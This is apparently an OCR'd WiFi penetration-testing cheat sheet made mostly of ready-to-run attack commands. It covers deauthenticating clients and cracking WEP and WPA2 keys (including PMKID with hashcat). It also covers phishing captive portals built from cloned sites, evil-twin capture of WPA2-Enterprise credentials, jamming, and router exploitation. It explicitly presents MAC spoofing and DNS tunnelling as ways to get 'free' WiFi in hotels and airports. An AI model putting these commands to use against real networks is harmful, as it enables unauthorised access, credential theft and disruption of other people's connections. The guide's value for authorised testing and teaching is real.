
WiFi Penetration Testing Guide



Index

1. Basic commands

Set environment variable

```
VARIABLE=value
```

Check interface mode

```
iwconfig $IFACE
```

Check interface status

```
ifconfig $IFACE
```

Set monitor mode

```
airmon-ng check kill
ifconfig $IFACE down
iwconfig $IFACE mode monitor
ifconfig $IFACE up
```

List networks

1. Set monitor mode
2. Run Airodump-ng-ng

```
airodump-ng $IFACE -c $CHANNEL -e $ESSID
```

Deauthentication

1. Only one client

```
aireplay-ng -0 $NUMBER_DEAUTH_PACKETS -a $AP_MAC -c $CLIENT_MAC $IFACE
```

2. An Access Point (= all the clients in the AP)

```
aireplay-ng -0 $NUMBER_DEAUTH_PACKETS -a $AP_MAC $IFACE
```

Get hidden SSID with clients

1. List networks

List the networks using Airodump-ng and get the AP's MAC address ($AP_MAC) and one from a client ($CLIENT_MAC). Do not stop the capture.

2. Deauthenticate

In another terminal, deauthenticate a client or all of them. When Airodump-ng captures a handshake from this network, the name or ESSID will appear in the first terminal:

```
aireplay-ng -0 $NUMBER_DEAUTH_PACKETS -a $AP_MAC -c $CLIENT_MAC $IFACE
```

Get hidden SSID without clients

1. List networks

List the networks using Airodump-ng and get the AP's MAC address ($AP_MAC) and one from a client ($CLIENT_MAC). Do not stop the capture.

2.a. Execute a dictionary attack

```
mdk3 $IFACE p -t $AP_MAC -f $DICTIONARY_PATH
```

2.b. Or execute a bruteforce attack

```
mdk3 $IFACE p -t $AP_MAC -c $AP_CHANNEL -b $CHARACTER_SET
```

For the character set it is possible to use *l* (lowercase letters), *u* (uppercase letters), *n* (numbers), *c* (lowercase+uppercase), *m* (lowercase+uppercase+numbers) or *a* (all printed).

2. Open networks

2.1. Captive portals

2.1.1. Fake captive portals

1. Clone a website using HTTrack
2. Install Wifiphiser. Add the HTTrack result in a new folder in *wifiphisher/data/phishing-pages/*new_page*/html* and a configuration file in *wifiphisher/data/phishing-pages/*new_page*/config.ini*.
3. Recompile the project using *python setup.py install* or the binary in *bin*.
4. This command works correctly in the latest Kali release after installing hostapd:

```
cd bin && ./wifiphisher -aI $IFACE -e $ESSID --force-hostapd -p $PLUGIN -nE
```

2.1.2. Bypass 1: MAC spoofing

The first method to bypass a captive portal is to change your MAC address to one of an already authenticated user

1. Scan the network and get the list of IP and MAC addresses. You can use:

- nmap
- A custom script like this (Bash) or this (Python)

2. Change your IP and MAC addresses. You can use:

- macchanger
- A custom script like this(Bash)

Also, you can use scripts to automate the process like:

- Poliva script
- Hackcaptiveportals

2.1.3. Bypass 2: DNS tunnelling

A second method is creating a DNS tunnel. For this, it is necessary to have an accessible DNS server of your own. You can use this method to bypass the captive portal and get "free" Wifi in hotel, airports...

1. Check the domain names are resolved:

```
nslookup example.com
```

2. Create 2 DNS records (in Digital ocean, Afraid.org...):

- One "A record": dns.$DOMAIN pointing to the $SERVER_IP (Example: dns.domain.com 139.59.172.117)
- One "NS record": hack.$DOMAIN pointing to dns.$DOMAIN (Example: hack.domain.com dns.domain.com)

3. Execution in the server

```
iodined -f -c -P $PASS -n $SERVER_IP 10.0.0.1 hack.$DOMAIN
```

4. Check if it works correctly in here
5. Execution in the client

```
iodine -f -P $PASS $DNS_SERVER_IP hack.$DOMAIN
```

6. Create the tunnel

```
ssh -D 8080 $USER@10.0.0.1
```

2.2. Man in the Middle attack

Once you are in the network, you can test if it is vulnerable to Man in the Middle attacks.

1. ARP Spoofing attack using Ettercap
2. Sniff the traffic using Wireshark or TCPdump
3. Analyze the traffic using PCredz (Linux) or Network Miner (Windows)

3. WEP cracking

1. Start capture

```
airodump-ng -c $AP_CHANNEL --bssid $AP_MAC -w $PCAP_FILE $IFACE
```

2. Accelerate the IV capture using *Fake authentication* + *Arp Request Replay Attack* + *Deauthenticate user*. Stop Airodump at ~100.000 different IVs

```
aireplay-ng -1 0 -e $AP_NAME -a $AP_MAC -h $MY_MAC $IFACE
aireplay-ng -3 -b $AP_MAC -h $MY_MAC $IFACE
aireplay-ng -0 1 -a $AP_MAC -c $STATION_MAC $IFACE
```

3. Crack the password using Aircrack-ng

```
aircrack-ng $PCAP_FILE
```

4. WPA2-PSK cracking

4.1. Cracking the 4-way-handshake

1. Start capture

```
airodump-ng -c $AP_CHANNEL --bssid $AP_MAC -w $PCAP_FILE $IFACE
```

2. Deauthenticate an user. Stop airodump capture when you see a message 'WPA handshake: $MAC'

```
aireplay-ng -0 1 -a $AP_MAC -c $STATION_MAC $IFACE
```

3. Option 1: Crack the handshake using Aircrack-ng

```
aircrack-ng -w $WORDLIST capture.cap
```

You can get wordlists from here.

4. Option 2: Crack the handshake using Pyrit

```
pyrit -r $PCAP_FILE analyze
pyrit -r $PCAP_FILE -o $CLEAN_PCAP_FILE strip
pyrit -i $WORDLIST import_passwords
pyrit eval
pyrit batch
```

```
pyrit -r $CLEAN_PCAP_FILE attack_db
```

4.2. PMKID attack

You can use this script or follow these steps:

1. Install Hcxdumptool and Hcxtool (you can use this script).
2. Stop Network Manager

```
airmon-ng check kill
```

3a. If you want to attack a specific MAC address

- Create a text file ($FILTER_FILE) and add the MAC address without ":". You can use *sed* and redirect the output to a file:

```
echo $MAC | sed 's/://g' > $FILTER_FILE
```

- Capture PMKID

```
hcxdumptool -i $IFACE -o $PCAPNG_FILE --enable_status=1 --filterlist=$FILTER_FILE
```

4. Create $HASH_FILE

```
hcxpcaptool -z $HASH_FILE $PCAPNG_FILE
```

The structure of each line is: PMKID * ROUTER MAC * STATION * ESSID (check at: https://www.rapidtables.com/convert/number/hex-to-ascii.html)

5. Crack it using Hashcat (option 16800)

```
hashcat -a 0 -m 16800 $HASH_FILE $WORDLIST --force
```

5. WPA2-Enterprise

5.1 Fake Access Points

Virtual machines download

Operating system	Platform	Credentials	Size	Link
Ubuntu 16.04.5	VMware	ricardojoserf:wifi	3.25 GB	MEGA
Kali 2019.1	VMware	root:wifi	4.99 GB	MEGA
Ubuntu 16.04.5	VirtualBox (OVA)	ricardojoserf:wifi	3.18 GB	MEGA
Kali 2019.1	VirtualBox (OVA)	root:wifi	5.56 GB	MEGA

Local installation

In case you do not want to use the virtual machine, you can install everything using:

```
git clone https://github.com/ricardojoserf/WPA_Enterprise_Attack

cd WPA_Enterprise_Attack && sudo sh install.sh
```

Hostapd & Freeradius-wpe

Start the Access Point using:

```
sh freeradius_wpe_init.sh $AP_NAME $INTERFACE
```

When a client connects, read logs with:

```
sh freeradius_wpe_read.sh
```

Hostapd-wpe

```
sh hostapd_wpe_init.sh $AP_NAME $INTERFACE
```

5.2 Brute force

- Airhammer

5.3 EAP methods supported

Find supported EAP methods

- EAP_buster

6. Other attacks

6.1. Krack Attack

- Krack Attack Scripts

6.2. OSINT

- Wigle

6.3. Wifi Jamming

- Wifijammer - This program can send deauthentication packets to both APs and clients.

An example to deauthenticate all the devices except a Fake Acess Point:

```
sudo ./wifijammer -i $IFACE -s $FAKE_AP_MAC
```

6.4. Other frameworks

Linux:

- Sniffair
- Wifi Pumpkin - Framework for Rogue WiFi Access Point Attack

- Eaphammer - Framework for Fake Access Points

Windows:

- Acrylic - Useful for recon phase
- Ekahau - Useful for Wi-Fi planning
- Vistumbler - Useful for wardriving

7. Post-exploitation

Once you are connected to the network

7.1. Attacking the router

- Routersploit - Exploitation Framework for Embedded Devices - Test "use scanners/autopwn"

7.2. Types of scanners

- Nmap/Zenmap - Security Scanner, Port Scanner, & Network Exploration Tool
- Masscan - The faster version of nmap (it can break things, so be careful)
- Netdiscover - ARP sniffing. Very useful if the networks are very well segmented

7.3. Spoofing

- Ettercap - Check if you can do a MitM attack and sniff all the traffic in the network